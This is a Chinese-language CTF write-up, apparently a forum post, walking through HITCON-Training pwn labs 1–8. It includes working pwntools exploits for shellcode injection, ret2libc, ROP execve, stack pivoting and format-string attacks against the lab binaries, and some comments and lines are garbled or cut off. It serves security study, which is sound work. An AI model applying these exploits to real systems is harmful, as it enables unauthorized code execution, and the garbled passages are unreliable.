Hitcon-Training lab1-lab15

23R3F / 2019-01-22 09:15:00 / 浏览数 4471 安全技术 CTF 顶(0) 踩(0)

这是一个台湾大佬Angelboy搞的一个pwn练习题集合，题目种类丰富，从最开始的简单逆向调试题到栈溢出漏洞，格式化字符串漏洞，再到堆漏洞的题目，最后还有一个c++
题目地址：https://github.com/scwuaptx/HITCON-Training

lab1

```
133  v53 = 66;
134  fd = open("/dev/urandom", 0);
135  read(fd, &buf, 4u);
136  printf("Give me maigc :");
137  __isoc99_scanf("%d", &v2);
138  if ( buf == v2 )
139  {
140    for ( i = 0; i <= 0x30; ++i )
141      putchar((*(&v5 + i) ^ *(&v54 + i)));
142  }
143  return __readgsdword(0x14u) ^ v67;
144}
```

这题是个简单的调试的题目，题意是让你输入一个整数，如果和随机数相同那么就能打印出flag，但实际上不需要这样，有以下三种方法可以操作：

方法一：自己解密

从ida中提取出异或加密的数值，写脚本解密

```
key = "Do_you_know_why_my_teammate_Orange_is_so_angry???"
cipher = [7, 59, 25, 2, 11, 16, 61, 30, 9, 8, 18, 45, 40, 89, 10, 0, 30, 22,
0, 4, 85, 22, 8, 31, 7, 1, 9, 0, 126, 28, 62, 10, 30, 11, 107, 4, 66, 60,
44, 91, 49, 85, 2, 30, 33, 16, 76, 30, 66]
i=0
flag=""
while(i<len(key)):
  c=ord(key[i])^cipher[i]
  #ord () 函数可以返回对应字符的 ASCII 数值，或者 Unicode 数值
  flag+=chr(c)
  i+=1
print flag
```

方法二：利用gdb动态调试，可以在已经生成了password并且还未输入magic的情况下个断点

```
gdb ./sysmagic
b *0x8048712
r
-----------------------------------------------------
   0x8048709 <get_flag+366>:  lea    eax,[ebp-0x7c]
   0x804870c <get_flag+369>:  push   eax
   0x804870d <get_flag+370>:  push   0x804884d
=> 0x8048712 <get_flag+375>:  call   0x8048480 <__isoc99_scanf@plt>
   0x8048717 <get_flag+380>:  add    esp,0x10
   0x804871a <get_flag+383>:  mov    edx,DWORD PTR [ebp-0x80]
   0x804871d <get_flag+386>:  mov    eax,DWORD PTR [ebp-0x7c]
   0x8048720 <get_flag+389>:  cmp    edx,eax
Guessed arguments:
........
```

可知，ebp-0x80的地方就是password存放地址，于是可以直接读出flag

```
。。。。。
Breakpoint 1, 0x08048712 in get_flag ()
gdb-peda$ x/d $ebp-0x80
0xffffce48: 1470823541
gdb-peda$ c
Continuing.
1470823541
CTF{debugger_1s_so_p0werful_1n_dyn4m1c_4n4lySis!}[Inferior 1 (process 3405)
exited normally]
Warning: not running or target is remote
```

方法三：利用gdb动态调试，设置eip，跳过判断对比语句，直接执行for循环得出flag

（也可以使用IDA的nop功能，也就是使用keypatch）

先运行sysmagic,不要输入数字，保持输入的状态不变：

```
----------------------------
zeref@ubuntu:~/桌面/HITCON-Training-master/LAB/lab1$ ./sysmagic
Give me maigc :a
----------------------------
```

新开一个窗口，ps -aux |grep sysmagic，得到pid = 3505；

```
-----------------------------------------------------
zeref@ubuntu:~/桌面/HITCON-Training-master/LAB/lab1$ ps -aux |grep sysmagic
zeref      2451  0.3  1.9 701812 58724 ?        Sl   06:24   0:17 gedit /
home/zeref/桌面/HITCON-Training-master/LAB/lab1/sysmagic.c
zeref      [3505]  0.0  0.0   2204   512 pts/18   S+   07:47   0:00 ./
sysmagic
zeref      3521  0.0  0.0  15984  1028 pts/2    S+   07:48   0:00 grep --
color=auto sysmagic
```

然后sudo gdb attach 3505;

b*0x08048720对0x08048720下断点，也就是在判断语句cmp edx,eax处

输入一个数字，gdb断下；

```
gdb-peda$ b*0x08048720
Breakpoint 1 at 0x8048720
gdb-peda$ r
Starting program: /home/zeref/桌面/HITCON-Training-master/LAB/lab1/sysmagic
Give me maigc :111
o o o o o o
Breakpoint 1, 0x08048720 in get_flag ()
```

输入set $eip = 0x08048724，直接跳过jnz，直接执行for循环打印flag操作

c继续执行，看到有flag弹出。

```
----------------------------------------
gdb-peda$ set $eip = 0x08048724
gdb-peda$ c
Continuing.
CTF{debugger_1s_so_p0werful_1n_dyn4m1c_4n4lySis!}[Inferior 1 (process 3582)
exited normally]
----------------------------------------
```

---

lab2

checksec一波，只开了canary保护

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX disabled
PIE:      No PIE (0x8048000)
RWX:      Has RWX segments
```

接着扔到ida，发现是让你输入shellcode然后程序就去执行你的shellcode，

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [sp+4h] [bp-4h]@0
  int savedregs; // [sp+8h] [bp+0h]@0
  int savedregs_4; // [sp+Ch] [bp+4h]@0

  orw_seccomp();
  printf("Give my your shellcode:");
  read(0, &shellcode, 0xC8u);
  ((void (__stdcall *)(int, int, int))shellcode)(v4, savedregs, savedregs_4);
  return 0;
}
```

但正如这道题的名字orw，获取flag的方法是用open,read,write三个syscall来完成的，但不能用拿shell的方式，因为orw_seccomp()中的代码是这样的：

```
1 int orw_seccomp()
2 {
3   __int16 v1; // [sp+4h] [bp-84h]@1
4   char *v2; // [sp+8h] [bp-80h]@1
5   char v3; // [sp+Ch] [bp-7Ch]@1
6   int v4; // [sp+6Ch] [bp-1Ch]@1
7
8   v4 = *MK_FP(__GS__, 20);
9   qmemcpy(&v3, &unk_8048640, 0x60u);
10  v1 = 12;
11  v2 = &v3;
12  prctl(38, 1, 0, 0, 0);
13  prctl(22, 2, &v1);
14  return *MK_FP(__GS__, 20) ^ v4;
15 }
```

因为通过查资料发现这个prctl函数有点迷，限制了我们syscall的调用，具体的为什么限制，怎么样限制我也看得不是很懂，反正就是不能用system（/bin/sh）或者execve

那就需要我们自己写shellcode执行cat flag，

内容为：

```
fp = open("flag",0)
read(fp,buf,0x30)
write(1,buf,0x30)
```

那我们需要查到，O'R'W'三个函数对应的系统调用号和参数应该调入的寄存器

sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-	**fs/read_write.c:391**
sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-	**fs/read_write.c:408**
sys_open	0x05	const char __user *filename	int flags	int mode	-	-	**fs/open.c:900**

这段代码对应的汇编是这样的：

```
> push 1;
> dec byte ptr [esp];    ■■1■■■■■dec■■■1■■■0■■■■■■■■■■■■■
> push 0x67616c66; ■■“flag”■■■■■■■■■■■■■■■
> mov ebx,esp;   ebx■■■■■■■■■■ open■■■■■■■■■■■■■■■
> xor ecx,ecx;     xor■■ecx■■■■■■■■
> xor edx,edx;   xor■■edx■■■■■■■■
> xor eax,eax;   xor■■eax
> mov al,0x5;   ■eax■■■■■■■■0x05
> int 0x80;    ■■fp=open("flag",0)

> mov ebx,eax;    ebx■■■■■0x05■read(fp,buf,0x30)
> xor eax,eax;    xor■■eax
> mov al,0x3;   ■■read■■■■■■■■■■■■
> mov ecx,esp;   ■■■■■■■■■ecx■■read■■■■■■■■■flag■■■■■■■■■
> mov dl,0x30;  read■■■■■■■■■0x30■■■
> int 0x80;     ■■read(fp,buf,0x30)

> mov al,0x4;   write■■■■■■■■■■write(1,buf,0x30)
> mov bl,1;   ebx■■■■■■■■
> mov dl,0x30;  edx■■■■■■■■
> int 0x80;   ■■write(1,buf,0x30)
```

其实也可以用pwntools的asm函数来写：

```
shellcode += asm('xor ecx,ecx;mov eax,0x5; push ecx;push 0x67616c66; push 0x2f77726f; push 0x2f656d6f; push 0x682f2f2f; mov eb
```

lab3

这道题是最基础的栈溢出，操作是把shellcode写到name的空间里面去，然后溢出v4的缓冲区，跳转到name的地址去执行shellcode从而getshell，但是也有一个小坑需要

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [sp+1Ch] [bp-14h]@1

  setvbuf(stdout, 0, 2, 0);
  printf("Name:");
  read(0, &name, 0x32u);
  printf("Try your best:");
  return (int)gets((char *)&v4);
}
```

```
                push    ebp
                mov     ebp, esp
                and     esp, 0FFFFFFF0h
                sub     esp, 30h
                mov     eax, ds:stdout@@GLIBC_2_0
                mov     dword ptr [esp+0Ch], 0 ; n
                mov     dword ptr [esp+8], 2 ; modes
                mov     dword ptr [esp+4], 0 ; buf
                mov     [esp], eax      ; stream
                call    _setvbuf
                mov     dword ptr [esp], offset format ; "Name:"
                call    _printf
                mov     dword ptr [esp+8], 32h ; nbytes
                mov     dword ptr [esp+4], offset name ; buf
                mov     dword ptr [esp], 0 ; fd
                call    _read
                mov     dword ptr [esp], offset aTryYourBest ; "Try your best:"
                call    _printf
                lea     eax, [esp+1Ch]
                mov     [esp], eax      ; s
                call    _gets
                nop
                leave
                retn
main            endp

: ---------------------------------------------------------------------------
```

exp如下

```python
#!usr/bin/env python
# encoding:utf-8
from pwn import *

context.log_level = 'debug'

p = process('./ret2sc')

name_addr = 0x0804a060
shellcode = asm(shellcraft.i386.linux.sh())

payload = 'a'*32
payload += p32(name_addr)

p.recvuntil("Name:")
p.sendline(shellcode)
p.recvuntil("Try your best:")
p.sendline(payload)
p.interactive()
```

lab4

拿到题目按照老套，一波checksec+IDA：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char **v3; // ST04_4@1
  int v4; // ST08_4@1
  __int16 v6; // [sp+12h] [bp-10Eh]@1
  __int16 v7; // [sp+112h] [bp-Eh]@1
  __int32 v8; // [sp+11Ch] [bp-4h]@1

  puts("###################################");
  puts("Do you know return to library ?");
  puts("###################################");
  puts("What do you want to see in memory?");
  printf("Give me an address (in dec) :");
  fflush(stdout);
  read(0, &v7, 0xAu);
  v8 = strtol((const char *)&v7, v3, v4);
  See_something(v8);
  printf("Leave some message for me :");
  fflush(stdout);
  read(0, &v6, 0x100u);
  Print_message((char *)&v6);
  puts("Thanks you ~");
  return 0;
}
```

```
int __cdecl Print_message(char *src)
{
  char dest; // [sp+10h] [bp-38h]@1

  strcpy(&dest, src);
  return printf("Your message is : %s", &dest);
}
```

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

一套看下来，就会发现，是一道简单的return to libc ，需要注意的地方是，第一个输入，是输入一个10进制的地址，然后返回这个地址的内容给你
由此就产生了思路：
利用这个功能去把puts函数的真实地址打印出来，也就是，去把got表中的内容搞出来，有了puts函数的真实地址，然后在把libc中各个函数的地址搞出来，算一下偏移量，


exp如图：

```python
#!/usr/bin/python
# -*- coding: utf-8 -*-
from pwn import *
p = process('./ret2lib')
elf = ELF("./ret2lib")
libc = ELF("/lib/i386-linux-gnu/libc.so.6")

system_libc = libc.symbols["system"]

puts_got = elf.got["puts"]
print "puts_got:"+hex(puts_got)
puts_plt = elf.plt["puts"]
print "puts_plt:"+hex(puts_plt)
puts_libc = libc.symbols["puts"]
print "puts_libc:"+hex(puts_libc)
binsh_libc= libc.search("/bin/sh").next()
print "binsh_libc:"+hex(binsh_libc)

main = 0x0804857d

p.recvuntil("Give me an address (in dec) :")
p.sendline(str(puts_got))

puts_addr = int(p.recvuntil("\n")[-11:],16)
print "puts_addr:"+hex(puts_addr)

offset = puts_addr - puts_libc
system_addr = system_libc + offset
binsh = binsh_libc +offset

payload = 'a'*60
payload += p32(system_addr) + p32(main) + p32(binsh)

p.recvuntil("Leave some message for me :")
p.sendline(payload)
p.interactive()


```

lab5

按照老套路，一波checksec+IDA：

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```



发现也还是一道比较简单的题目，但也学到了一些新的姿势

这道题 就一个输入，然后是静态链接，加载了很多东西进来，又开了nx保护，没有发现system函数，没有发现binsh参数

所以应该是ret2systemcall的题目，用rop，进行int0x80中断，执行系统调用

所以我们需要找到，有pop eax，ebx,ecx,edx,ret这样的gadget，通过一波搜索找到了这些：

```
> 0x080493e1 : int 0x80
> 0x080bae06 : pop eax ; ret
> 0x0806e82a : pop edx ; ret
> 0x0806e850 : pop edx ; pop ecx ; pop ebx ; ret
```

但是我们要调用execve（/bin/sh）还需要参数，题目里面找不到参数，那么我们只能自己去写入了，写入就要用到一些新的姿势了，找到一种gadget，要有能将某个寄存器

通过一波搜索，我们找到了这些：

```
> 0x0807b301 : mov dword ptr [eax], edx ; ret
> .bss  NOBITS  080eaf80 0a1f80 00136c 00  WA  0  0 32
```

这样一来，我们就可以先把bss段的地址给eax，然后再把参数给edx，然后执行这个gadget就能实现把参数写进bss段里面了，接着再开始把各个参数传给各个寄存器，实现

```python
#!/usr/bin/python
# -*- coding:utf-8 -*-S
from pwn import *
p = process('./simplerop')
bss = 0x80eaf80
int80 = 0x080493e1
pop_eax_ret = 0x080bae06
pop_edx_ecx_ebx_ret = 0x0806e850
pop_edx_ret = 0x0806e82a
mov_gadget = 0x0807b301#mov dword ptr [eax], edx ; ret

#将binsh参数写入bss
payload = 'a'*32
payload += p32(pop_eax_ret) + p32(bss)
payload += p32(pop_edx_ret) + "/bin"
payload += p32(mov_gadget)
payload += p32(pop_eax_ret) + p32(bss+4)
payload += p32(pop_edx_ret) + "/sh\x00"
payload += p32(mov_gadget)
#执行系统调用
payload += p32(pop_edx_ecx_ebx_ret) + p32(0x00)+p32(0x00)+p32(bss)
payload += p32(pop_eax_ret) + p32(0x0b)
payload += p32(int80)

p.recvuntil("Your input :")
p.sendline(payload)
p.interactive()
```

---

lab6

这道题目就不是很容易了qvq，涉及到了严重的知识盲区，

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : FULL
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [sp+0h] [bp-28h]@3

  if ( count != 1337 )
    exit(1);
  ++count;
  setvbuf(_bss_start, 0, 2, 0);
  puts("Try your best :");
  return read(0, &buf, 0x40u);
}
```


从题目来看，mian函数只能执行一次，那么ret2lib的操作就执行不了了，然后就一个输入，read读取0x40个字节到buf0x28的空间中，会溢出0x12个字节，那么可以用来构

原理是，通过溢出，去执行一次read函数，把我们要接下来执行的rop链写到bss的某个地址里去（可以根据用readelf
命令去查一下bss的哪个地方有执行的权力），接着构造假的ebp，让ebp跳转到bss的某个地址中，从而让计算机把那个地址当成栈帧，达到构造假栈帧的目的。

我们首先用ROPgadget去找找可以用的gadget：

```
> 0x08048418 : leave ; ret #■■■■■■■■ebp■esp■■
> 0x0804836d : pop ebx ; ret    #p1ret ■■■■■ (■■■■■■)
> 0x08048569 : pop esi ; pop edi ; pop ebp ; ret  #p3ret ■■■■■■■■ebp■esp■■■ret■■■■■■system■/bin/sh■
```

通过看图，可以很清楚的了解整个构造假栈帧的过程，重点在于理解esp和ebp是怎么样变化的



完整的exp是这样的：

```
#!/usr/bin/python
# -*- coding:utf-8 -*-
from pwn import *
context.log_level = 'debug'
p = process('./migration')
elf = ELF("./migration")
libc = ELF("/lib/i386-linux-gnu/libc.so.6")

system_libc = libc.symbols["system"]
print "system_libc:"+hex(system_libc)
read_plt = elf.plt["read"]
print "read_plt:"+hex(read_plt)
puts_got = elf.got["puts"]
print "puts_got:"+hex(puts_got)
puts_plt = elf.plt["puts"]
print "puts_plt:"+hex(puts_plt)
puts_libc = libc.symbols["puts"]
print "puts_libc:"+hex(puts_libc)
binsh_libc= libc.search("/bin/sh").next()
print "binsh_libc:"+hex(binsh_libc)

leave_ret = 0x08048418
p3ret = 0x08048569 #pop esi ; pop edi ; pop ebp ; ret
p1ret = 0x0804836d #pop_ebp_ret
buf1 = elf.bss() + 0x500
buf2 = elf.bss() + 0x400

payload = 'a'*40
payload +=p32(buf1)+p32(read_plt)+p32(leave_ret)+p32(0)+p32(buf1)+p32(0x100)
p.recvuntil(" :\n")
```

```
p.send(payload)
sleep(0.1)

payload=p32(buf2)+p32(puts_plt)+p32(p1ret)+p32(puts_got)+p32(read_plt)+p32(leave_ret)+p32(0)+p32(buf2)+p32(0x100)
p.send(payload)
sleep(0.1)

puts_addr =u32(p.recv(4))
print "puts_addr:"+hex(puts_addr)

offset = puts_addr - puts_libc
system_addr = system_libc + offset
binsh = binsh_libc +offset

'''
payload =p32(buf1)+p32(read_plt)+p32(p3ret)+p32(0)+p32(buf1)+p32(0x100)+p32(system_addr)+p32(0xdeadbeef)+p32(buf1)

p.send(payload)
sleep(0.1)
#p.send("/bin/sh\0")
p.interactive()
'''
payload =p32(buf1)+p32(system_addr)+"bbbb"+p32(binsh)
p.send(payload)
sleep(0.1)
p.interactive()


"""
0x08048418 : leave ; ret     #■■■■■
0x0804836d : pop ebx ; ret    #p1ret ■■■■■
0x08048569 : pop esi ; pop edi ; pop ebp ; ret
#p3ret ■■■■■■■■■■■■■■■■rop
"""
```

lab7

这是一道格式化字符串漏洞的题目，这道题还是比较简单的，就是给你一个随机数，猜对这个随机数了就给你cat flag，然后我们就利用printf函数的格式化字符串漏洞去泄漏出随机数的数值，这道题就迎刃而解了。
按照套路IDA+checksec一波：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   unsigned int v3; // eax
4   int fd; // ST14_4
5   char nptr; // [esp+8h] [ebp-80h]
6   char buf; // [esp+18h] [ebp-70h]
7   unsigned int v8; // [esp+7Ch] [ebp-Ch]
8
9   v8 = __readgsdword(0x14u);
10  setvbuf(_bss_start, 0, 2, 0);
11  v3 = time(0);
12  srand(v3);
13  fd = open("/dev/urandom", 0);
14  read(fd, &password, 4u);
15  printf("What your name ? ");
16  read(0, &buf, 0x63u);
17  printf("Hello ,");
18  printf(&buf);
19  printf("Your password :");
20  read(0, &nptr, 0xFu);
21  if ( atoi(&nptr) == password )
22  {
23    puts("Congrt!!");
24    system("cat /home/crack/flag");
25  }
26  else
27  {
28    puts("Goodbyte");
29  }
30  return 0;
31 }
```

```
[*] '/home/zeref/\xe6\xa1\x8c\xe9\x9d\
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

可以看到这道题只有格式化字符串的问题，栈溢出完全没办法利用，另外还开了canary和NX

我们要泄漏password的话，首先得找到格式化字符串的地址在哪里，于是我们需要输入“AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p。。。

```
zeref@ubuntu:~/桌面/HITCON-Training-master/LAB/lab7$ ./crack
What your name ? AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p
Hello ,AAAA-0xffd5efd8-0x63-(nil)-0xffd5effe-0x3-0xc2-0xf7e606bb-0xffd5effe-0xffd5f0fc-0x41414141-0x2d70252d-0x252d7025-0x70252d70-0x2d70252d-0x252d7025-0x70252d70
Your password :^[a
```

我们可以看到，%p泄漏出了printf栈里面的东西，并且可以发现AAAA也就是“0x41414141”在第十个位置，也就是说格式化字符串在栈的第十个位置，于是我们就可以构造

完整exp如下：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = 'debug'
p = process('./crack')

payload = p32(0x804A048)+'#'+'%10$s'+'#'
#■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
print payload  #   H\xa0\x0#%10$s#

p.recvuntil('What your name ? ')
p.sendline(payload)
```

```
p.recvuntil("#")
r = p.recvuntil("#")
print r    #   x\x9e`#
print r[:4]  #   x\x9e`
password = u32(r[:4])
print password   #  1611505272
p.recvuntil("Your password :")
p.sendline(str(password))

p.interactive()
```

另外这道题有一点比较谜的地方是并不是每一次执行脚本都能成功，有一定的机率会失败，也就是猜错随机数，我在想是不是因为有时候生成的随机数过大占到了8个字节，

其次，在我做完这道题后去看了一下大佬的wp，发现还可以直接把随机数改了，附上Veritas501大佬的wp：

```
from pwn import *
context.log_level = 'debug'
cn = process('./crack')
p_pwd = 0x0804A048
fmt_len = 10
cn.recv()
pay = fmtstr_payload(fmt_len,{p_pwd:1})
cn.sendline(pay)
cn.recv()
cn.sendline('1')
cn.recv()
cn.recv()
```

lab8

这也是一道简单的格式化字符串漏洞的题，但却有四种解法，学习到不少姿势
保护机制和上一题一样的，就不能用栈溢出的操作了

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [esp+Ch] [ebp-10Ch]
  unsigned int v5; // [esp+10Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  setvbuf(_bss_start, 0, 2, 0);
  puts("Please crax me !");
  printf("Give me magic :");
  read(0, &buf, 0x100u);
  printf(&buf);
  if ( magic == 218 )
  {
    system("cat /home/craxme/flag");
  }
  else if ( magic == -87117812 )
  {
    system("cat /home/craxme/craxflag");
  }
  else
  {
    puts("You need be a phd");
  }
  return 0;
}
```

从这个反汇编的代码就可以看出有两种解法
一是覆盖218
二是覆盖-87117812
而第三种方法是，修改puts的got表为【system("cat /home/craxme/flag")】的地址，这样一来在执行到【puts("You need be a phd")】的时候会直接去执行【system("cat /home/craxme/flag")】

第四种方法是，修改puts的got表改到main中read的上面，把printf的got表改成system的plt表地址，这样就可以直接拿到shell了


```
■■■■■■■■■■■■
Please crax me !
Give me magic :AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
AAAA.0xffa6df7c.0x100.(nil).0xf7fef000.0x80482d2.0xf63d4e2e.0x41414141.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.
You need be a phd
■■■■■■■■■■■■■7■■■
```

以下是exp：

```
